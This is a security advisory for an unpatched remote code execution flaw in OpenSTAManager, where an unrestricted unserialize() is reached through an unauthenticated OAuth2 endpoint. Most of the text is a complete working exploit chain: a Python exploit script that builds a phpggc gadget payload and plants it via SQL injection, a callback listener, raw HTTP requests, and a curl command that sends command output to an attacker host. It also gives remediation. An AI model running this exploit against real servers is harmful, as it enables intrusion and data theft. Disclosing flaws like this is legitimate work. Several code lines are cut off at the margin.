Remote Code Execution via Insecure Deserialization in OAuth2

High **loviuz** published **GHSA-whv5-4q2f-q68g** 2 weeks ago

Package

php **devcode-it/openstamanager** (Composer)

Affected versions

<= 2.10.1

Patched versions

None

Description

Description

The `oauth2.php` file in OpenSTAManager is an **unauthenticated** endpoint (`$skip_permissions = true`). It loads a record from the `zz_oauth2` table using the attacker-controlled GET parameter `state`, and during the OAuth2 configuration flow calls `unserialize()` on the `access_token` field **without any class restriction**.

An attacker who can write to the `zz_oauth2` table (e.g., via the arbitrary SQL injection in the Aggiornamenti module reported in GHSA-2fr7-cc4f-wh98) can insert a malicious serialized PHP object (gadget chain) that upon deserialization executes arbitrary commands on the server as the `www-data` user.

Affected code

Entry point — `oauth2.php`

```
$skip_permissions = true;                                    // Line 23: NO AUTHENTICATI
include_once __DIR__.'/core.php';

$state = $_GET['state'];                                     // Line 28: attacker-controlled
$code = $_GET['code'];
```

```
$account = OAuth2::where('state', '=', $state)->first(); // Line 33: fetches injected re
$response = $account->configure($code, $state);          // Line 51: triggers the chain
```

Deserialization — `src/Models/OAuth2.php`

```
// Line 193 (checkTokens):
$access_token = $this->access_token ? unserialize($this->access_token) : null;

// Line 151 (getAccessToken):
return $this->attributes['access_token'] ? unserialize($this->attributes['access_token']
```

`unserialize()` is called without the `allowed_classes` parameter, allowing instantiation of any class loaded by the Composer autoloader.

Execution flow

```
oauth2.php (no auth)
  → configure()
    → needsConfiguration()
      → getAccessToken()
        → checkTokens()
          → unserialize($this->access_token)   ← attacker payload
            → Creates PendingBroadcast object (Laravel/RCE22 gadget chain)
          → $access_token->hasExpired()         ← PendingBroadcast lacks this method
→ PHP Error
        → During error cleanup:
          → PendingBroadcast.__destruct()       ← fires during shutdown
            → system($command)                  ← RCE
```

The HTTP response is 500 (due to the `hasExpired()` error), but the command has already executed via `__destruct()` during error cleanup.

Full attack chain

This vulnerability is combined with the arbitrary SQL injection in the Aggiornamenti module (GHSA-2fr7-cc4f-wh98) to achieve unauthenticated RCE:

1. **Payload injection** (requires admin account): Via `op=risolvi-conflitti-database`, arbitrary SQL is executed to insert a malicious serialized object into `zz_oauth2.access_token`
2. **RCE trigger** (unauthenticated): A GET request to `oauth2.php?state=<known_value>&code=x` triggers the deserialization and executes the command

Persistence note: The `risolvi-conflitti-database` handler ends with `exit;` (line 128), which prevents the outer transaction commit. DML statements (INSERT) would be rolled back. To persist the INSERT, DDL statements (`CREATE TABLE` / `DROP TABLE`) are included to force an implicit MySQL commit.

Gadget chain

The chain used is **Laravel/RCE22** (available in phpggc), which exploits classes from the Laravel framework present in the project's dependencies:

```
PendingBroadcast.__destruct()
  → $this->events->dispatch($this->event)
  → chain of __call() / __invoke()
  → system($command)
```

Proof of Concept

Execution

Terminal 1 — Attacker listener:

```
python3 listener.py --port 9999
```


Terminal 2 — Exploit:

```
python3 exploit.py \
  --target http://localhost:8888 \
  --callback http://host.docker.internal:9999 \
  --user admin --password <password>
```

```
ofier@Mac-mini-de-Ofier poc % python3 exploit.py \
  --target http://localhost:8888 \
  --callback http://host.docker.internal:9999 \
  --user admin --password Test1234

  ============================================================
    OpenSTAManager v2.10.1 — RCE Proof of Concept
    Arbitrary SQL → Insecure Deserialization
  ============================================================


  ── Step 1: Generate Gadget Chain Payload ──

  [*] Checking phpggc in container...
  [*] Command: curl -s http://host.docker.internal:9999/rce-$(id|base64 -w0)
  [+] Payload: 812 bytes

  ── Step 2: Authenticate ──

  [*] Logging in as 'admin'...
  [+] Authenticated

  ── Step 3: Find 'Aggiornamenti' Module ID ──

  [*] Searching navigation sidebar...
  [+] Module ID: 6

  ── Step 4: Inject Payload via Arbitrary SQL ──

  [*] State trigger: poc-kpj50givpe7c
  [*] Payload: 812 bytes (1624 hex)
  [*] Sending to actions.php...
  [+] Payload planted in zz_oauth2.access_token

  ── Step 5: Trigger RCE (NO AUTHENTICATION) ──

  [*] GET http://localhost:8888/oauth2.php?state=poc-kpj50givpe7c&code=x
  [*] (This request is UNAUTHENTICATED)
  [+] HTTP 500
  [*] 500 expected: __destruct() fires the gadget chain before error handling

  ── Result ──

  [+] Exploit complete. Check your listener for the callback.
  [*] Expected: GET /rce-<base64(id)>
  [!] If no callback, verify the container can reach: http://host.docker.internal:9999
ofier@Mac-mini-de-Ofier poc %
```

Observed result

Listener receives:



The `id` command was executed on the server as `www-data`, confirming RCE.

HTTP requests from the exploit

Step 4 — Injection (authenticated):

```
POST /actions.php HTTP/1.1
Cookie: PHPSESSID=<session>
Content-Type: application/x-www-form-urlencoded

op=risolvi-conflitti-database&id_module=6&queries=["DELETE FROM zz_oauth2 WHERE
state='poc-xxx'","INSERT INTO zz_oauth2
(id,name,class,client_id,client_secret,config,state,access_token,after_configuration,is_
VALUES (99999,'poc','Modules\\\\Emails\\\\OAuth2\\\\Google','x','x','{}','poc-
xxx',0x<payload_hex>,'',0,1)","CREATE TABLE IF NOT EXISTS _t(i INT)","DROP TABLE IF
EXISTS _t"]
```

Step 5 — Trigger (NO authentication):

```
GET /oauth2.php?state=poc-xxx&code=x HTTP/1.1

(No cookies — completely anonymous request)
```

Response: HTTP 500 (expected — the error occurs after `__destruct()` has already executed the command)

Exploit — `exploit.py`

```
#!/usr/bin/env python3
"""
OpenSTAManager v2.10.1 — RCE PoC (Arbitrary SQL → Insecure Deserialization)
```

```
Usage:
  python3 listener.py --port 9999
  python3 exploit.py --target http://localhost:8888 --callback http://host.docker.intern
"""

import argparse
import json
import random
import re
import string
import subprocess
import sys
import time

try:
    import requests
except ImportError:
    print("[!] pip install requests")
    sys.exit(1)

RED = "\033[91m"
GREEN = "\033[92m"
YELLOW = "\033[93m"
BLUE = "\033[94m"
BOLD = "\033[1m"
DIM = "\033[2m"
RESET = "\033[0m"

BANNER = f"""
  {RED}{'=' * 58}{RESET}
  {RED}{BOLD}  OpenSTAManager v2.10.1 — RCE Proof of Concept{RESET}
  {RED}{BOLD}  Arbitrary SQL → Insecure Deserialization{RESET}
  {RED}{'=' * 58}{RESET}
"""


def log(msg, status="*"):
    icons = {"*": f"{BLUE}*{RESET}", "+": f"{GREEN}+{RESET}", "-": f"{RED}-{RESET}", "!"
    print(f"  [{icons.get(status, '*')}] {msg}")


def step_header(num, title):
    print(f"\n  {BOLD}── Step {num}: {title} ──{RESET}\n")


def generate_payload(container, command):
    step_header(1, "Generate Gadget Chain Payload")

    log("Checking phpggc in container...")
    result = subprocess.run(["docker", "exec", container, "test", "-f", "/tmp/phpggc/php
    if result.returncode != 0:
        log("Installing phpggc...", "!")
        proc = subprocess.run(
            ["docker", "exec", container, "git", "clone", "https://github.com/ambionics/
            capture_output=True, text=True,
        )
```

```
        if proc.returncode != 0:
            log(f"Failed to install phpggc: {proc.stderr}", "-")
            sys.exit(1)

    log(f"Command: {DIM}{command}{RESET}")

    result = subprocess.run(
        ["docker", "exec", container, "php", "/tmp/phpggc/phpggc", "Laravel/RCE22", "sys
        capture_output=True,
    )
    if result.returncode != 0:
        log(f"phpggc failed: {result.stderr.decode()}", "-")
        sys.exit(1)

    payload_bytes = result.stdout
    log(f"Payload: {BOLD}{len(payload_bytes)} bytes{RESET}", "+")
    return payload_bytes


def authenticate(target, username, password):
    step_header(2, "Authenticate")
    session = requests.Session()
    log(f"Logging in as '{username}'...")

    resp = session.post(
        f"{target}/index.php",
        data={"op": "login", "username": username, "password": password},
        allow_redirects=False, timeout=10,
    )

    location = resp.headers.get("Location", "")
    if resp.status_code != 302 or "index.php" in location:
        log("Login failed! Wrong credentials or brute-force lockout (3 attempts / 180s).
        sys.exit(1)

    session.get(f"{target}{location}", timeout=10)
    log("Authenticated", "+")
    return session


def find_module_id(session, target, container):
    step_header(3, "Find 'Aggiornamenti' Module ID")
    log("Searching navigation sidebar...")
    resp = session.get(f"{target}/controller.php", timeout=10)

    for match in re.finditer(r'id_module=(\d+)', resp.text):
        snippet = resp.text[match.start():match.start() + 300]
        if re.search(r'[Aa]ggiornamenti', snippet):
            module_id = int(match.group(1))
            log(f"Module ID: {BOLD}{module_id}{RESET}", "+")
            return module_id

    log("Not found in sidebar, querying database...", "!")
    result = subprocess.run(
        ["docker", "exec", container, "php", "-r",
         "require '/var/www/html/config.inc.php'; "
```

```
            "$pdo = new PDO('mysql:host='.$db_host.';dbname='.$db_name, $db_username, $db_p
            "echo $pdo->query(\"SELECT id FROM zz_modules WHERE name='Aggiornamenti'\")->fe
        capture_output=True, text=True,
    )
    if result.stdout.strip().isdigit():
        module_id = int(result.stdout.strip())
        log(f"Module ID: {BOLD}{module_id}{RESET}", "+")
        return module_id

    log("Could not find module ID", "-")
    sys.exit(1)


def inject_payload(session, target, module_id, payload_bytes, state_value):
    step_header(4, "Inject Payload via Arbitrary SQL")

    hex_payload = payload_bytes.hex()
    record_id = random.randint(90000, 99999)

    queries = [
        f"DELETE FROM zz_oauth2 WHERE id={record_id} OR state='{state_value}'",
        f"INSERT INTO zz_oauth2 "
        f"(id, name, class, client_id, client_secret, config, "
        f"state, access_token, after_configuration, is_login, enabled) VALUES "
        f"({record_id}, 'poc', 'Modules\\\\Emails\\\\OAuth2\\\\Google', "
        f"'x', 'x', '{{}}', '{state_value}', 0x{hex_payload}, '', 0, 1)",
        "CREATE TABLE IF NOT EXISTS _poc_ddl_commit (i INT)",
        "DROP TABLE IF EXISTS _poc_ddl_commit",
    ]

    log(f"State trigger: {BOLD}{state_value}{RESET}")
    log(f"Payload: {len(hex_payload)//2} bytes ({len(hex_payload)} hex)")
    log("Sending to actions.php...")

    resp = session.post(
        f"{target}/actions.php",
        data={"op": "risolvi-conflitti-database", "id_module": str(module_id), "id_recor
        timeout=15,
    )

    try:
        result = json.loads(resp.text)
        if result.get("success"):
            log("Payload planted in zz_oauth2.access_token", "+")
            return True
        else:
            log(f"Injection failed: {result.get('message', '?')}", "-")
            return False
    except json.JSONDecodeError:
        log(f"Unexpected response (HTTP {resp.status_code}): {resp.text[:200]}", "-")
        return False


def trigger_rce(target, state_value):
    step_header(5, "Trigger RCE (NO AUTHENTICATION)")
```

```
    url = f"{target}/oauth2.php"
    log(f"GET {url}?state={state_value}&code=x")
    log(f"{DIM}(This request is UNAUTHENTICATED){RESET}")

    try:
        resp = requests.get(url, params={"state": state_value, "code": "x"}, allow_redir
        log(f"HTTP {resp.status_code}", "+")
        if resp.status_code == 500:
            log(f"{DIM}500 expected: __destruct() fires the gadget chain before error ha
    except requests.exceptions.Timeout:
        log("Timed out (command may still have executed)", "!")
    except requests.exceptions.ConnectionError as e:
        log(f"Connection error: {e}", "-")


def main():
    parser = argparse.ArgumentParser(description="OpenSTAManager v2.10.1 — RCE PoC")
    parser.add_argument("--target", required=True, help="Target URL")
    parser.add_argument("--callback", required=True, help="Attacker listener URL reachab
    parser.add_argument("--user", default="admin", help="Username (default: admin)")
    parser.add_argument("--password", required=True, help="Password")
    parser.add_argument("--container", default="osm-web", help="Docker web container (de
    parser.add_argument("--command", help="Custom command (default: curl callback with i
    args = parser.parse_args()

    print(BANNER)

    target = args.target.rstrip("/")
    callback = args.callback.rstrip("/")
    state_value = "poc-" + "".join(random.choices(string.ascii_lowercase + string.digits
    command = args.command or f"curl -s {callback}/rce-$(id|base64 -w0)"

    payload = generate_payload(args.container, command)
    session = authenticate(target, args.user, args.password)
    module_id = find_module_id(session, target, args.container)

    if not inject_payload(session, target, module_id, payload, state_value):
        log("Exploit failed at injection step", "-")
        sys.exit(1)

    time.sleep(1)
    trigger_rce(target, state_value)

    print(f"\n  {BOLD}── Result ──{RESET}\n")
    log("Exploit complete. Check your listener for the callback.", "+")
    log("Expected: GET /rce-<base64(id)>")
    log(f"If no callback, verify the container can reach: {callback}", "!")


if __name__ == "__main__":
    main()
```

Listener — `listener.py`

```python
#!/usr/bin/env python3
"""OpenSTAManager v2.10.1 — RCE Callback Listener"""

import argparse
import base64
import sys
from datetime import datetime
from http.server import HTTPServer, BaseHTTPRequestHandler

RED = "\033[91m"
GREEN = "\033[92m"
YELLOW = "\033[93m"
BLUE = "\033[94m"
BOLD = "\033[1m"
RESET = "\033[0m"


class CallbackHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        ts = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        print(f"\n  {RED}{'=' * 58}{RESET}")
        print(f"  {RED}{BOLD}  RCE CALLBACK RECEIVED{RESET}")
        print(f"  {RED}{'=' * 58}{RESET}")
        print(f"  {GREEN}[+]{RESET} Time : {ts}")
        print(f"  {GREEN}[+]{RESET} From : {self.client_address[0]}:{self.client_address
        print(f"  {GREEN}[+]{RESET} Path : {self.path}")

        for part in self.path.lstrip("/").split("/"):
            if part.startswith("rce-"):
                try:
                    decoded = base64.b64decode(part[4:]).decode("utf-8", errors="replace
                    print(f"  {GREEN}[+]{RESET} Output : {BOLD}{decoded}{RESET}")
                except Exception:
                    print(f"  {YELLOW}[!]{RESET} Raw : {part[4:]}")

        print(f"  {RED}{'=' * 58}{RESET}\n")
        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.end_headers()
        self.wfile.write(b"OK")

    def do_POST(self):
        self.do_GET()

    def log_message(self, format, *args):
        pass


def main():
    parser = argparse.ArgumentParser(description="RCE callback listener")
    parser.add_argument("--port", type=int, default=9999, help="Listen port (default: 99
    args = parser.parse_args()

    server = HTTPServer(("0.0.0.0", args.port), CallbackHandler)
    print(f"\n  {BLUE}{'=' * 58}{RESET}")
    print(f"  {BLUE}{BOLD}  OpenSTAManager v2.10.1 — RCE Callback Listener{RESET}")
```

```
    print(f"  {BLUE}{'=' * 58}{RESET}")
    print(f"  {GREEN}[+]{RESET} Listening on 0.0.0.0:{args.port}")
    print(f"  {YELLOW}[!]{RESET} Waiting for callback...\n")

    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print(f"\n  {YELLOW}[!]{RESET} Stopped.")
        sys.exit(0)


if __name__ == "__main__":
    main()
```

Impact

- **Confidentiality**: Read server files, database credentials, API keys
- **Integrity**: Write files, install backdoors, modify application code
- **Availability**: Delete files, denial of service
- **Scope**: Command execution as `www-data` allows pivoting to other systems on the network

Proposed remediation

Option A: Restrict `unserialize()` (recommended)

```
// src/Models/OAuth2.php — checkTokens() and getAccessToken()
$access_token = $this->access_token
    ? unserialize($this->access_token, ['allowed_classes' => [AccessToken::class]])
    : null;
```

Option B: Use safe serialization

Replace `serialize()` / `unserialize()` with `json_encode()` / `json_decode()` for storing OAuth2 tokens.

Option C: Authenticate `oauth2.php`

Remove `$skip_permissions = true` and require authentication for the OAuth2 callback endpoint, or validate the `state` parameter against a value stored in the user's session.

Credits

Omar Ramirez

Severity

High 7.2 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	High
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-29782

Weaknesses

▶ CWE-502

Credits

ormzro Reporter